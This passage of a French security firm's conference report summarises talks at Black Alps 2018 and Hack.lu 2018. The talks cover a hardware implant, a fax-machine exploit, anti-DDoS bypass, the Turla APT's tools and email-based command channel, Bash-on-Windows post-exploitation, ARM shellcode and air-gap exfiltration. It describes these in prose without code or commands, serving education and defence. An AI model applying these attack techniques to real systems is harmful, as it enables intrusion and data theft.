Ces campagnes étaient basées sur l'utilisation de Hangul Word Processor (suite bureautique incluant les caractères de la langue locale) ou de documents Office forgés pour l'infection des cibles. Elles étaient réalisées à des fins d'espionnage ou de destruction.

Le chercheur a également mentionné une augmentation des capacités du groupe en 2 ans et notamment :

- ✚ l'utilisation d'une vulnérabilité de type 0-day (CVE-2018-4878) pour Adobe Flash Player pendant plusieurs mois ;

- ✚ l'utilisation d'un logiciel malveillant pour Android, sous la forme d'une application.

Paul a terminé sa conférence en évoquant la médiatisation assez faible de ce groupe dans les médias occidentaux et la difficulté d'investigation car les victimes sont majoritairement des utilisateurs finaux. Enfin, il n'a pas fait le jeu de l'attribution, mais a soulevé les accès des attaquants à des informations particulièrement difficiles d'accès tel que des documents du Ministère de la Réunification (réutilisés notamment pour du spear-phishing).

Build your own hardware implant

Nicolas Oberli (@baldanos)

+ Vidéo

<https://youtu.be/28iSZRN30rw>

Cette présentation est revenue sur la publication par Bloomberg le 4 octobre d'un article-choc indiquant qu'un implant hardware avait été incorporé au sein de serveurs de la société SuperMicro à son insu. Il aurait permis de compromettre le système d'exploitation utilisé une fois démarré.

Plus précisément, l'article contenait la mention suivante qui avait alors suscité l'intérêt du chercheur :

[...] The legitimate server was communicating one way, and the implant another, but all the traffic appeared to be coming from the same trusted server [...]

Il a donc essayé de mettre en place son propre implant hardware qui pourrait reproduire ce comportement.

Il a pu identifier un composant vendu par Intel contenant certaines interfaces (IPMI / BMC / SMBus), qui sont utilisées pour surveiller des composants, mais également contrôler l'ordinateur à distance.



En creusant et après lecture répétée de la documentation fournie par le constructeur, le chercheur a pu être en mesure de réaliser diverses actions grâce à cet implant :

+ lire le trafic reçu par l'hôte ;

+ recevoir des commandes depuis le réseau, sans que l'hôte ne s'en rende compte ;

+ transmettre des données sur le réseau, sans que l'hôte ne s'en rende compte également.

Il conclut en indiquant que d'une part la vitesse de téléchargement était trop faible pour être en mesure de faire de l'inspection de paquets, et qu'il n'a pas identifié de moyen de compromettre le système d'exploitation de l'hôte. Il a toutefois ouvert sa conclusion sur la possibilité de compromettre l'hôte via le BIOS/UEFI (l'interface SMBus ne peut pas accéder au CPU/RAM mais, sur certaines cartes mères, elle peut accéder au BIOS/UEFI).

Conclusion

L'édition 2018 de la Black Alps fut une très belle réussite. Il s'agissait de la première fois qu'XMCO allait à cette conférence.

Nous avons beaucoup aimé la qualité des conférences et conférenciers sélectionnés ainsi que la taille humaine de l'événement. Nous vous invitons à voir et revoir les présentations effectuées aux adresses suivantes :

https://www.youtube.com/channel/UckCV_HJUKl8Ps-FrX4wpPX4A/videos

<https://www.blackalps.ch/ba-18/talks.php>.

Par ailleurs, le charme de la ville et de la Suisse (dont le chocolat et le fromage) ont également su nous séduire...

XMCO ne manquera pas l'édition 2019 de cette conférence qui aura lieu les 7 et 8 novembre 2019. Il est d'ailleurs déjà possible de réserver ses places à l'adresse suivante :

<https://www.weezevent.com/black-alps-19>.

Retour sur la Hack.lu 2018

Par William BOISSELEAU et Julien SCHOUMACHER



Dans cet article, nous revenons sur les conférences auxquelles XMCO a pu assister lors de la HACK.LU 2018.

En complément, les organisateurs de HACK.LU ont mis à disposition sur YouTube les conférences filmées, accessibles à l'adresse suivante :

<https://www.youtube.com/channel/UCI6B0zYvK-7Fd-M0Vgh3v3Tg>

Les supports de présentation sont consultables sur le site officiel de la conférence (<http://archive.hack.lu/2018/>). À la rédaction de cet article, peu de supports sont disponibles, mais il est possible que cette liste soit complétée dans les prochains jours.

> Jour 1

Come to the dark side! We have radical insurance groups & ransomware

Eireann Leverett, Ankit Gangwal (@bondankit07)

+ Vidéo

<https://www.youtube.com/watch?v=rUF5bo22QOw>

+ Slides

https://2018.hack.lu/archive/2018/hack_lu_2018_ANKIT.pdf

Les deux conférenciers ont proposé une approche statistique et économique des activités liées aux Ransomwares. Après avoir rappelé le cycle de vie d'un ransomware et son fonctionnement d'extorsion, Eireann et Ankit ont présenté l'évolution de leurs fonctionnalités et de leurs services au cours du temps. Ils ont montré à quel point ils étaient rencontrés de plus en plus fréquemment au sein des réseaux.

Enfin, ils ont présenté leur étude consistant à identifier les transactions Bitcoins liées aux Ransomware, et comment ils avaient réussi à les tracer. Leur analyse a révélé que les coûts induits aux ransomwares étaient en moyenne 23 fois plus importants que la rançon en elle-même.

Hypervisor-level debugger: benefits and challenges

Mathieu Tarral (@mtarral)

+ Vidéohttps://www.youtube.com/watch?v=NnWYT-kCx_s**+ Slides**<https://2018.hack.lu/archive/2018/Hypervisor-Level%20Debugger%20Benefits%20&%20Challenges%20-%20Hack.lu%202018.pdf>

Cette seconde conférence présente un outil, r2vmi, permettant le débogage au niveau hyperviseur. Mathieu Tarral, chercheur chez F-Secure, a commencé par revenir sur les limites des débogueurs en espace utilisateur et en espace noyau. Il a insisté notamment sur le fait que le débogage d'applications modifie l'exécution normale du programme analysé et est susceptible d'être complexifié par divers mécanismes de défense.

L'outil présenté utilise des briques d'outils existants pour l'interaction avec l'utilisateur (plugin radare2), et également libvmi qui abstrait les fonctionnalités des hyperviseurs Xen et KVM.

Le fait de se placer au niveau -1 permet une analyse complète du niveau 0, c'est à dire du système d'exploitation, en restant hors de portée des mécanismes de protection mis en place par l'application déboguée. Dans plusieurs contextes, cela peut se révéler utile, voire nécessaire: analyse de logiciel malveillant, fuzzing ou encore débogage des fonctionnalités sécurisées du noyau de Windows 10.

Le créateur de l'outil KVM-VMI effectue ensuite une démonstration montrant comment une automatisation du débogage peut être mise en place via des scripts Python utilisant l'outil.

Risk Assessment Optimisation with MONARC

Fabien Mathey (@eurodudefrom85)

+ Vidéo<https://www.youtube.com/watch?v=apmpgjQV5Qg>

Le conférencier Fabien Mathey a présenté l'architecture de la plateforme MONARC.

L'interface Web permet de suivre graphiquement et simplement les 4 grandes phases de gestion de risques en entreprise :

+ établissement du contexte ;**+ modélisation du contexte ;****+ évaluation des risques ;****+ supervision des résultats obtenus.**

Cette plateforme a été publiée en code source ouvert, sous licence AGPLv3. Elle permet de simplifier globalement la procédure de gestion des risques, et de générer des rapports sous divers formats.

Neuro-Hacking (The science behind social engineering and an effective security culture)

Emmanuel Nicaise (@enicaise)

+ Vidéo<https://www.youtube.com/watch?v=Ndz0S8zhzEU>**+ Slides**<https://2018.hack.lu/archive/2018/Neurohacking2018.pptx>

Durant sa présentation, Emmanuel Nicaise a effectué une corrélation entre l'ingénierie sociale et les sciences neuro-cognitives. Il a notamment rappelé que l'ingénierie sociale était plus efficace lorsqu'elle s'appuyait sur un de ces 4 facteurs :

+ Le temps. L'attaquant cherche à déstabiliser sa victime, et tente d'obtenir rapidement ce qu'il recherche, sans qu'elle n'ait le temps de réagir de manière conventionnelle.

+ L'autorité. L'attaquant peut s'appuyer sur des arguments d'autorité (référence aux cadres supérieurs par exemple).

+ Les émotions. L'attaquant peut jouer sur les qualités d'empathie des gens pour arriver à ses fins.

+ L'historique. L'attaquant peut s'appuyer sur des faits déjà vécus par la victime pour réussir à la convaincre.

Les motivations des gens à agir sont aussi de 4 ordres : la peur, le souhait de récompense, l'altruisme, et la cohérence avec soi-même.

Pour se prémunir de ce genre de manipulation, le conférencier a rappelé l'importance de connaître quelles étaient les personnes de confiance de son entourage. Pour le reste des personnes, il a recommandé de toujours prendre le temps lorsqu'une décision ou une action est demandée, afin d'analyser celle-ci et s'il est légitime de l'exécuter.

So you think IoT DDoS botnets are dangerous - Bypassing ISP and Enterprise Anti-DDoS with 90's technology

Dennis Rand

+ Vidéo

<https://www.youtube.com/watch?v=2EgQUP4oFH4>

+ Slides

https://2018.hack.lu/archive/2018/hack_lu_slide_deck.pdf

Durant sa présentation, Denis Rand a abordé une méthode pour contourner les mesures anti-DDoS mises en oeuvre par les solutions de sécurité. L'idée principale consiste à s'approcher au plus près de la cible, et de se placer d'un point de vue réseau derrière la solution de sécurité. L'attaque par surcharge est ainsi mise en oeuvre derrière l'équipement de sécurité. Elle est communément appelée l'attaque MaxPain.

Une fois placé derrière l'équipement réseau protégeant les équipements, les phases de réussite d'un déni de service distribué sont les suivantes :

- + scanner les équipements pour identifier les ports réseau ouverts ;
- + analyser les services derrière les ports exposés ;
- + stocker les informations techniques collectées ;
- + choisir les stratégies d'attaque les plus efficaces (suivant les protocoles accessibles) pour obtenir le meilleur résultat avec un minimum d'effort.

Le conférencier a présenté un script Perl MaxPain permettant de simplifier cette démarche de découverte.

What the fax?!

Eyal Itkin, Yaniv Balmas (@EyalItkin, @ynvb)

+ Vidéo

<https://www.youtube.com/watch?v=aahHbliwfm0>

Cette présentation avait pour but de résumer des recherches effectuées sur la technologie du Fax. Les deux chercheurs Eyal Itkin et Yaniv Balmas se sont fixés l'objectif de compromettre un équipement Fax pour rebondir sur un réseau interne.

Les conférenciers ont tout d'abord rappelé que, même si le Fax est souvent considéré comme une technologie obsolète et n'est plus utilisé, il est encore massivement présent en entreprise. Google référence plusieurs centaines de millions de numéros de contacts par Fax. Cependant, les équipements derrière les numéros de Fax ont bien évolué de nos jours : ils permettent d'effectuer des tâches d'impression, disposent d'interfaces WiFi, Bluetooth, d'accès au réseau filaire et peuvent même être connectés à Internet ("all-in-one printers").

Un modèle d'équipement Fax/Imprimante HP Office Jet a été choisi pour l'étude.

La première étape de l'étude a consisté à récupérer le Fir-

mware de l'équipement. Après avoir suivi différentes pistes physiques, dont la connexion aux ports de debug sans succès, les chercheurs ont finalement découvert que le firmware du modèle était directement accessible sur un serveur FTP mis à disposition par HP.

La seconde étape concernait l'analyse du firmware récupéré. Après un travail de compréhension sur les méthodes de compression maison utilisées pour le firmware, le système d'exploitation a été identifié (ThreadX) et une liste de bibliothèques intégrées à celui-ci a pu être référencée. La plus grosse difficulté pour les chercheurs a ensuite été de trouver une méthode pour déboguer logiquement l'imprimante, afin d'analyser dynamiquement le fonctionnement des tâches associées au Fax. En effet, les chercheurs n'avaient initialement aucun contrôle sur le flux d'exécution du firmware.

« Cette présentation avait pour but de résumer des recherches effectuées sur la technologie du Fax.

Les deux chercheurs Eyal Itkin et Yaniv Balmas se sont fixés l'objectif de compromettre un équipement Fax pour rebondir sur un réseau interne. »

Après avoir tenté de suivre plusieurs fausses pistes, Eyal et Yaniv ont finalement exploité une vulnérabilité de débordement de tampon au sein de la couche de traitement de fichiers JPEG. La présentation s'est terminée par la démonstration d'une compromission de l'équipement ciblé par l'envoi d'un Fax malveillant, suivi d'une compromission Windows par rebond de l'imprimante vers un poste disposé au sein du réseau interne.

Let me Yara that for you!

Dan Demeter

+ Vidéo

<https://www.youtube.com/watch?v=ncNfxHXhGsA>

Dan Demeter a présenté l'outil Klara, publié par la société Kaspersky en code source ouvert. Cet outil permet de déployer une infrastructure de type scanner Yara. Les règles Yara permettent de différencier un fichier malveillant d'un fichier inoffensif. Une règle Yara est en fait un motif, un indicateur permettant de reconnaître du code malveillant au sein d'un fichier.

L'application Klara permet de déposer via une interface Web une série de règles Yara et de scanner une large collection de fichiers, possiblement sur des serveurs différents. L'interface permet d'effectuer des scans périodiques, de mettre à jour la collection régulièrement et de partager simplement les résultats obtenus.

The Snake keeps reinventing itself

Jean-Ian Boutin & Matthieu Faou (@jiboutin)


+ Vidéo

<https://www.youtube.com/watch?v=ylibzqEEHV8>

Les 2 analystes de logiciels malveillants de l'ESET reviennent sur la compromission de documents du gouvernement allemand par l'APT Turla. L'APT, aussi connue sous le nom de Snake ou d'Uroburos, est l'une des campagnes d'espionnage informatique les plus sophistiquées qui sévit actuellement. L'APT cible essentiellement des organisations étatiques, militaires ou diplomatiques, et utilise une grande variété d'outils pour perpétrer ses attaques.

Snake utilise majoritairement deux vecteurs d'infection initiaux qui sont le phishing ciblé (spear phishing) et le wateringhole, technique consistant à infecter un site ou une application utilisée par les victimes afin de les compromettre à leur tour.


Dans le cas étudié, le vecteur d'infection initial est un faux fichier d'installation flash, pourtant téléchargeable sur un vrai domaine d'Adobe (IP légitime). Après avoir analysé les possibilités de compromission (attaquant en position d'homme au milieu, compromission de passerelle réseau, compromission de fournisseur Internet, détournement BGP, ou compromission d'Adobe), il s'avère que le cas d'un homme au milieu sur le réseau du fournisseur Internet compromis est l'explication la plus cohérente. En effet, les victimes avérées de l'attaque souscrivent toutes au même ensemble de fournisseurs Internet, et se sont fait réinfecter à de multiples reprises.



En exécutant ce fichier d'installation, le chercheur Jean-Ian a été en mesure de dévoiler les outils inclus au sein du binaire malveillant pour effectuer un mouvement latéral sur le réseau. Après avoir enregistré le trafic sur des ports TCP classiques (FTP, SMTP, POP3, IMAP4, SSH, HTTP et LDAP) avec un exécutable personnalisé (dwiw.exe), un autre outil spécifique (cliproxy) est utilisé comme reverse Shell afin d'exécuter des commandes Shell sur les machines infectées. L

es attaquants ont utilisé les outils Open source couramment utilisés pour élever leurs privilèges : PwDump pour obtenir divers mots de passe de comptes locaux ou de comptes du domaine, mais aussi Mimikatz et LaZagne afin d'obtenir d'autres identifiants. Des outils de NirSoft (webBrowserPassView, mailPassView et messenPass) ont également été employés pour récupérer des mots de passe liés à des comptes de messagerie ou liés à des services Internet.

Des évidences de l'utilisation de la porte dérobée ComRAT ont été relevées au niveau suivant de l'attaque. Ce RAT (Remote Access Terminal) permet principalement d'exécuter des commandes Shell, mais également de changer de serveur maître. L'analyse des logs montre qu'au début de l'attaque, de nombreuses commandes Shell ont été exécutées (dont 70% des commandes du serveur de command and control (C&C)). Après quelques jours, la majorité des commandes exécutées sur les machines victimes consistait à changer de serveur maître (90% des commandes).



De nouveaux logiciels malveillants ont été déployés grâce au RAT et une phase de surveillance démarrée. Les attaquants ont attendu d'avoir récolté suffisamment d'informations pour mener la dernière phase de l'attaque : la récupération de documents confidentiels. Les chercheurs de l'ESET ont remarqué qu'une attention particulière avait été déployée afin d'effacer les traces des attaquants. Le logiciel Gazer a notamment été utilisé pour supprimer les fichiers importants, ainsi que des tâches dans la base de registre et l'ensemble des logiciels malveillants utilisés.

Pour finir, la porte dérobée nommée Mosquito a été déployée. Celle-ci contient 2 modules permettant de récolter des mots de passe WiFi et de créer des utilisateurs à distance sur les postes infectés. De plus, elle met en place un mécanisme de command and control peu commun, car il utilise le mail comme vecteur de communication principal.

Matthieu Faou revient alors en détail sur ce mécanisme de C&C utilisé par Mosquito. La porte dérobée n'effectue aucune élévation de privilèges sur le système, mais remplace une DLL d'Outlook utilisée lors de l'envoi de mail. Elle utilise le mécanisme qualifié de « COM hijacking » afin de persister

sur le système. L'avantage du mail est qu'il n'est généralement pas finement filtré et parvient toujours à son destinataire. Ainsi, la DLL malveillante est conçue de manière à intercepter tous les emails entrants et sortants en collectant l'ensemble des métadonnées liées à l'émetteur ou au destinataire du mail.

La porte dérobée utilise la réception de PDF par mail pour embarquer des commandes à exécuter sur la machine de la cible. Lorsqu'elle détecte la réception d'un PDF contenant des commandes (selon un certain format), elle provoque leur exécution. Périodiquement, elle rassemble les logs des commandes exécutées et les envoie à l'attaquant sous forme d'un nouveau PDF, vers un domaine contrôlé par ce dernier, avant de supprimer le message de la boîte des messages envoyés depuis la machine de la victime.

Alors que le serveur lié à une porte dérobée classique pourrait être placé sur liste noire, stoppant la compromission, le mécanisme de l'APT Turla et expliqué par Matthieu Faou n'est pas sensible à ce type de blocage. Il suffit en effet à l'attaquant d'envoyer des emails depuis un autre domaine pour continuer l'exploitation de Mosquito.

Real World: Threat Intelligence

Elle Armageddon (@OaklandElle)

+ Vidéo

<https://www.youtube.com/watch?v=12L8vvr4EsA>

L'expérience des urgences médicales peut être transposée au monde de la sécurité informatique. C'est le point d'entrée d'Elle Armageddon pour cette présentation sur les moyens adaptés de protection des personnes et des organisations face à 4 menaces principales.

Le monde des urgences médicales est particulièrement entraîné à établir rapidement de bons diagnostics, en posant les questions adéquates. Le monde médical est ainsi apte à trier et réagir en cas d'incident, mais également à communiquer et établir des priorités pour prendre les bonnes décisions face à des symptômes spécifiques. La comparaison avec le monde du « soin » informatique correspond à la nécessité de proposer des plans de médiation réalistes, basés sur une analyse détaillée des « symptômes » et des menaces prioritaires.

« L'APT Snake utilise majoritairement deux vecteurs d'infection initiaux qui sont le phishing ciblé (spear phishing) et le wateringhole, technique consistant à infecter un site ou une application utilisée par les victimes afin de les compromettre à leur tour. »

Elle termine en évoquant 4 niveaux de menace différents (harcumeurs, proches autoritaires, répression d'état et activisme politique) et comment s'en prémunir de manière générale.

The (not so profitable) path towards automated heap exploitation

Thais aka barbieauglend (@barbieauglend)


+ Vidéo

<https://www.youtube.com/watch?v=tSjzXyV5AEs>

+ Slides

http://archive.hack.lu/2018/no_profit_automated_barbie_final.pdf

La conférencière évoque l'un de ses travaux relatifs à l'automatisation d'exploits dans le tas. Après avoir ramené le problème à un problème de programmation par contraintes, Thais revient sur la théorie SMT (satisfiability modulo theory) associée ainsi que sur les différents solveurs existants.



Elle explique ensuite quelles sont les étapes qui mènent à la transcription du problème initial en un problème que les solveurs présentés peuvent résoudre, et donc à l'automatisation de l'exploitation. Elle rappelle toutefois que des limites théoriques (théorème de Rice et indécidabilité), mais également pratiques (les processeurs actuels sont des machines à états, et représentent des langages décidables) viennent compliquer la tâche d'automatisation.

> Jour 2

Operating large-scale honeypot sensor networks

Piotr Kijewski (@piotrkijewski)

Ce membre du CERT polonais à l'origine du projet Shadowserver revient sur le pilotage du projet européen SISSDEN et sur l'exploitation d'un large réseau de capteurs « honeypot » disposés partout à travers la planète. Les honeypots sont des serveurs dont le but est d'exposer un ensemble plus ou moins varié de services vulnérables afin d'encourager des attaquants à exploiter ces derniers. Ce faisant, les techniques d'attaque, malware et autres outils de compromission sont dévoilés et peuvent être remontés pour être analysés.

Pour mettre en place un réseau de plusieurs milliers de capteurs hébergés chez différents fournisseurs à travers le monde, Piotr a dévoilé l'architecture impressionnante du projet. Celle-ci comprend un système pour gérer différents moyens de souscription aux offres de VPS lorsqu'elles se révèlent intéressantes. Il évoque les nombreux problèmes liés à l'absence de framework pour gérer des honeypots, l'obligation d'utiliser différentes technologies pour déployer l'outil chez différents fournisseurs, la difficulté de gérer des capteurs distants et d'automatiser les tâches de déploiement.

« Piotr Kijewski revient sur le pilotage du projet européen SISSDEN et sur l'exploitation d'un large réseau de capteurs « honeypot » disposés partout à travers la planète »

Malgré tout, il termine avec une démonstration de l'outil, fournissant une représentation géographique de quelques centaines de serveurs honeypot, créant chaque jour 30 000 à 40 000 rapports, et des centaines de milliers de graphiques.

CI4ndestina: privacy by default with a feminist perspective from the Global South

Steffania Paola (@paolamosso)

Durant cette présentation, Steffania Paola expose les raisons et les objectifs de son association brésilienne CI4ndestina. Elle explique notamment que, pour combler les disparités de genre dans le milieu technologique, il est nécessaire que les femmes se regroupent, apprennent, échouent et réessaient ensemble.

Le serveur brésilien héberge ainsi des sites et des projets essentiellement féministes, en fournissant des lieux sûrs, des outils Open Source et une infrastructure dédiée.

pEp - pretty Easy privacy for everyone!

sva (@sva)

+ Vidéo

<https://www.youtube.com/watch?v=IdMlsLtUni8>

Dans cette présentation, la membre du Chaos Computer Club (CCC) revient sur l'implémentation d'un logiciel de chiffrement de masse pEp (pretty Easy privacy).

Elle évoque la nécessité d'une protection efficace et surtout sans nécessité de configuration pour l'utilisateur lambda. Le brouillon RFC proposé avec ISOC-ch (département suisse de l'organisation Internet SOCIety) se découpe en 2 parties : d'une part une clé est automatiquement générée et envoyée au correspondant lors d'un premier échange par mail, puis une empreinte vocale permet d'assurer que les 2 correspondants se reconnaissent et se fassent confiance. Il s'agit donc en quelque sorte d'un PGP automatisé.



Après avoir détaillé l'architecture du projet et ses interfaces opérationnelles (Outlook) ou en bêta (pour les applications Android, Thunderbird, Enigmail ou iOS), la présentatrice s'excuse pour le récent bug (septembre 2018) survenu sur le projet et empêchant le chiffrement des messages sur Enigmail.

Finalement, elle aborde une partie plus politique et met en valeur la pile GNUnet permettant une gestion de la majorité des services Internet via des protocoles décentralisés (DNS, IPv6, VOIP, Ethernet, ...).

Abusing Bash for Windows

Antoine Cervoise (@acervoise)

+ Vidéo

<https://www.youtube.com/watch?v=X0h8sNBmB3c>

+ Slides

https://2018.hack.lu/archive/2018/A_Cervoise-Backdoor_Bash_on_Windows.pdf

Le conférencier Antoine Cervoise a présenté les différents cas d'exploitation de l'utilisation du Bash sur Windows.

À ce jour, Bash peut être intégré à Windows grâce à la bibliothèque Cygwin, ou dernièrement de manière native au sein de WSL (Ubuntu sur Windows). Après avoir présenté les spécificités de l'intégration du Bash au sein de Windows, Antoine Cervoise a montré que le Bash pouvait être utilisé dans des cas de scénarios de post-exploitation.

Ces contextes d'exécution sont en effet moins surveillés par le système et les antivirus, mais permettent tout autant de backdoorer le système, de récupérer des challenges NTLM, de récupérer des secrets au sein des fichiers du système, de gagner par interaction d'une victime les privilèges locaux administrateur, et de contourner les restrictions Applocker.

Encrypt! organize! resist!: digital safety for politically vulnerable organizations & civil society

Matt Mitchel (@geminiimattx)

+ Vidéo

https://www.youtube.com/watch?v=_YjS2GrcxDU

Le conférencier a présenté les grandes lignes directrices permettant aux défenseurs des droits de l'homme, aux organisations non gouvernementales et aux activistes de se protéger contre les menaces technologiques extérieures, y compris dans des environnements hostiles.

Cette conférence générique a rappelé l'importance de disposer de procédures de sécurité pour les membres en opération, notamment :

- + des méthodes pour donner des signes de vie ;
- + une procédure de vérification quotidienne ;
- + un équipement de géolocalisation ;
- + un sac de voyage pour les départs en urgence (argent, batterie, vêtements) ;
- + un lieu sûr vers lequel se rendre en cas de difficulté.

Il convient également d'établir une politique de sécurité stricte, énumérant les normes et les pratiques mises en oeuvre dans la société. Enfin, il est nécessaire de mettre en oeuvre une équipe de réponse à incident et de former les collaborateurs mesures nécessaires en cas d'incident, comme lorsqu'un équipement est volé, qu'un utilisateur s'est fait hameçonné, etc.

Easy Lessons for Thinking About Complex Adversarial Systems

Eleanor Saitta (@Dymaxion)

+ Vidéo

https://www.youtube.com/watch?v=gnJ3la_opks

Eleanor Saitta revient dans cette présentation sur l'utilité d'aborder les problèmes de sécurité, y compris informatique, sous le prisme des systèmes adversaires complexes.

Même si ceux-ci sont essentiellement étudiés par l'armée, elle indique que le monde de la sécurité informatique gagnerait à le faire également dans la mesure où ce domaine consiste à complexifier le plus possible la vie de l'attaquant tout en facilitant ses propres attaques.



Pour cela, elle donne 14 pistes de réflexion :

+ l'asymétrie et les ressources ;

+ l'intuition ;

+ l'existence de 4 principaux obstacles (les problèmes théoriques insolubles, les problèmes impliquant les relations humaines, les asymétries négatives et les problèmes qui ne devraient pas exister) ;

+ la réflexion sur l'infrastructure, la structure et la superstructure d'une organisation ;

+ les difficultés de l'homme à évaluer la confiance et la vérité (« trust does not scale ») ;

+ la latence ;

+ le choix du terrain ;

+ l'angle de vision et le contexte ;

+ le choix du système de valeurs à défendre ;

+ l'observation des actions de l'adversaire ;

+ la capacité adaptative ;

+ la mesure : tout ce qui n'est pas quantitativement mesurable ne doit pas être mesuré ou approximé ;

+ la capacité à n'implémenter que l'essentiel ;

+ l'acceptation de l'échec.

Education & Communication

Ange Albertini (@angealbertini)

+ Vidéohttps://www.youtube.com/watch?v=Y_BBQIR-SUo**+ Slides**https://2018.hack.lu/archive/2018/Education___communication.pdf

Ange Albertini a présenté une keynote proposant un état des lieux et des recommandations concernant la sensibilisation à la sécurité informatique des personnes « non techniques ».

Il est notamment revenu sur l'importance de ne pas blâmer, spammer, offenser cette catégorie d'utilisateurs lorsqu'un incident est rencontré ou plus simplement lors de communications régulières. Au contraire, il convient de s'adapter aux interlocuteurs, en choisissant la bonne période temporelle durant laquelle celui-ci sera réceptif, de guider la personne, de partager ses expériences, et de simplifier la présentation des concepts de sécurité.

Ange Albertini a souligné l'importance de communiquer autrement, de proposer une documentation claire, basée sur des preuves de concept simples pour inspirer les gens et attirer leur attention. Il a invité la communauté à partager ses supports pédagogiques.

Make ARM Shellcode Great Again

Saumil Udayan Shah (@therealsaumil)

+ Vidéo<https://www.youtube.com/watch?v=9tx293IbGuc>

Le présentateur démontre ici la possibilité de création d'un shellcode ARM universel (dont l'exécution aboutit au même résultat) pour les modes ARM et Thumb: « One shellcode to rule them all ».

Il explique d'abord le principe du shellcode ARM qu'il appelle « mprotect egghunter » : une portion de la mémoire est rendue exécutable une fois un motif reconnu ; puis le shellcode contenu dans cette zone est exécuté, provoquant l'apparition d'un Shell.

Le problème qu'il évoque est que l'exécution du même code en mode Thumb provoque un arrêt intempestif du processus. Pour éviter celui-ci et obtenir du code assembleur qui puisse s'exécuter dans les deux modes sans interruption, il propose d'écrire seulement une portion de code universel qui provoque le passage forcé dans l'un des deux modes. En utilisant les instructions conditionnelles offertes par l'archi-

itecture, il arrive après quelques recherches à obtenir cette séquence initiale qui : passe du mode ARM au mode Thumb et reste dans celui-ci, lorsque l'environnement est déjà en mode Thumb.

Ce résultat est obtenu sans provoquer d'erreur d'exécution dans aucun des deux modes. Cela permet ensuite d'écrire le shellcode initial en mode Thumb avant de l'exécuter. Nom de code de ce shellcode « universel » : Quantum leap shellcode.

How To Hack A Yacht - Swimming IoT

Stephan Gerling (@obiwan666)

+ Vidéohttps://www.youtube.com/watch?v=_6MXtNMds3w**+ Slides**<https://conference.hitb.org/hitbsecconf2018dxb/materials/D1%20COMMSEC%20-%20Hacking%20Yachts%20Remotely%20-%20IoT%20Hacking%20at%20Sea%20-%20Stephan%20Gerling.pdf>

Stephan Gerling a présenté son étude sur la sécurité mise en place sur les Yachts et sur les méthodes d'intrusion identifiées au cours de ses expériences.

Les vecteurs d'attaque sont très variés sur ces types très particuliers de navires :

✚ Des équipements permettent d'avoir un accès direct à Internet, via les ordinateurs de bord, ou même les téléphones mobiles des passagers. Un attaquant ayant compromis un de ces équipements peut tenter de rebondir sur le réseau interne du Yacht.

✚ Les GPS et systèmes de navigation par satellite peuvent être attaqués (jamming/spoofing) et mener les navires à des positions souhaitées par un attaquant.

✚ Le système de navigation par autopilote est souvent accessible à distance, par une technologie sans fil via diverses applications et peut être abusé par un attaquant à proximité géographique du navire.

✚ Les routeurs du système informatique sont souvent configurés avec des identifiants par défauts ou faibles.

✚ Enfin, des services de support et de collecte d'informations en temps réel sont accessibles et peuvent être accédés à distance via des applications Web vulnérables. Ces services peuvent être listés indirectement via de l'OSINT (Shodan, etc).

Simple analysis using pDNS

Irena Damsky (@DamskyIrena)

+ Vidéo

<https://www.youtube.com/watch?v=OjPWpRPEoh8>

Irena Damsky fait ici le tour des possibilités offertes par le DNS passif ou pDNS (passive DNS). Après un rapide retour sur l'architecture DNS classique et les différents types de requêtes supportées par le protocole et l'infrastructure actuelle, elle décrit le DNS passif qui consiste en une sauvegarde de l'historique DNS par certains organismes commerciaux ou académiques (par exemple VirusTotal, Netlab ou le CIRCL).

En exposant la récente augmentation des attaques ciblant l'infrastructure DNS, Irena nous montre que l'utilisation du DNS passif permet de constater les évolutions des réservations de domaines afin par exemple d'observer d'éventuelles campagnes de phishing ou de faire des analyses et du filtrage sur certains domaines malveillants.

Après une démonstration interactive d'un outil permettant de faire des requêtes vers les bases de données disponibles, le magicien terrible du DNS, Paul Vixie, vient expliquer pourquoi son outil est plus puissant avec une démonstration des plus convaincantes. L'ordre est alors rétabli sur les terres du DNS.

> Jour 3

Mind the (Air)Gap

Pedro Umbelino (@kripho)

+ Vidéo

<https://www.youtube.com/watch?v=RRWLN3NjjTE>

Le conférencier Pedro Umbelino a présenté ses recherches sur les méthodes d'Air Gap, mesure consistant à isoler physiquement un système de tout réseau informatique.

Lorsqu'un équipement sur un réseau isolé est compromis, il convient d'identifier une méthode d'exfiltration de données. Elle peut se baser sur l'utilisation de médias physiques, sur de l'acoustique, de la lumière, ou encore des données magnétiques ou thermiques.

Le chercheur a tout d'abord présenté des études pour exfiltrer de la donnée depuis un équipement LightBulb compromis.

